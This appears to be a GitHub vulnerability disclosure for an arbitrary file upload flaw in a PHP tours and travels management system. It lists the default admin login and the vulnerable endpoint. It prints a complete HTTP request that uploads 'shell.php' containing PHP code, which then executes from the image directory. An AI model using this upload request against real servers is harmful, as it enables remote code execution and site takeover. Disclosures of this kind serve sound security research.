YorkLee53645349 Create RCE-1.md History

1 contributor

80 lines (55 sloc) | 2.52 KB

Online Tours & Travels Management System v1.0 by mayuri_k has arbitrary code execution (RCE)

BUG_Author: YorkLee

vendors: https://www.sourcecodester.com/php/14510/online-tours-travels-management-system-project-using-php-and-mysql.html

The program is built using the xmapp-php8.1 version

Login account: mayuri.infospace@gmail.com/admin (Super Admin account)

Vulnerability url: ip/tour/admin/operations/travellers.php


Loophole location: Online Tours & Travels management system's add_travellers.php file exists arbitrary file upload (RCE)

Request package for file upload:

```
POST /tour/admin/operations/travellers.php HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://192.168.1.19/tour/admin/add_travellers.php
Cookie: PHPSESSID=g29omi7f91g3h7ud1uhq6rbmkv
Connection: close
Content-Type: multipart/form-data; boundary=---------------------------9453452924520
Content-Length: 1097

-----------------------------9453452924520
Content-Disposition: form-data; name="val-username"

hhhh
-----------------------------9453452924520
Content-Disposition: form-data; name="val-email"

11111111@qq.com
-----------------------------9453452924520
Content-Disposition: form-data; name="val-password"

$&@%bBHGu111
-----------------------------9453452924520
Content-Disposition: form-data; name="val-confirm-password"

$&@%bBHGu111
-----------------------------9453452924520
Content-Disposition: form-data; name="state_name"

Haryana
-----------------------------9453452924520
Content-Disposition: form-data; name="val-digits"

1888888888
-----------------------------9453452924520
Content-Disposition: form-data; name="val-suggestions"

11111
-----------------------------9453452924520
Content-Disposition: form-data; name="photo"; filename="shell.php"
Content-Type: application/octet-stream

JFJF
<?php phpinfo();?>
-----------------------------9453452924520
Content-Disposition: form-data; name="submit"


-----------------------------9453452924520--
```

The files will be uploaded to this directory \tour\admin\img



We visited the directory of the file in the browser and found that the code had been executed